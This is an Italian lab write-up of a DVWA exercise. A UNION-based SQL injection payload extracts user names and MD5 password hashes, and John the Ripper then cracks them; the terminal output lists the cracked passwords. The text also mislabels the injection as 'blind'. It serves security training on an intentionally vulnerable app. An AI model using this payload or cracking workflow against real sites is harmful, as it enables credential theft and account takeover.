



In questo esercizio andremo a recuperare le password degli utenti che sono registrati sulla pagina dvwa.



Per prima cosa andiamo a mettere la nostra sicurezza su "low", andremo quindi a recuperare le nostre password che appartengono agli ID registrato con SQL Injection (blind), con il comando
' UNION SELECT user, password FROM users#



Dopo di che andremo a creare un file .txt dove inseriremo quindi gli user e le password ricavate in precedenza così da poterle decriptare con John The Ripper.

```
kali@kali: ~  
File Actions Edit View Help  
--$ john -format=raw-md5 -- /home/kali/Desktop/pass.txt  
Using default input encoding: UTF-8  
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 12 candidates buffered for the current salt, minimum  
needed for performance.  
Almost done: Processing the remaining buffered candidate passwords  
if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
password (admin)  
password (smithy)  
abc123 (gordonb)  
letmein (pablo)  
Proceeding with incremental:ASCII  
charley (1337)  
g 0:00:00:01 DONE 3/3 (2022-08-12 09:31) 4.000g/s 145812p/s 1458  
s 159572C/s stevy13..candake  
Use the "--show --format=Raw-MD5" options to display all of the c  
ked passwords reliably  
Session completed.  
  
--(kali@kali)-[~]  
--$ john -format=raw-md5 --show -- /home/kali/Desktop/pass.txt  
admin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password
```

Abbiamo quindi decriptato le password (col comando `john -format=raw-md5--`) e poi con il comando seguente (`john -format=raw-md5--show--`)le abbiamo riportate in chiaro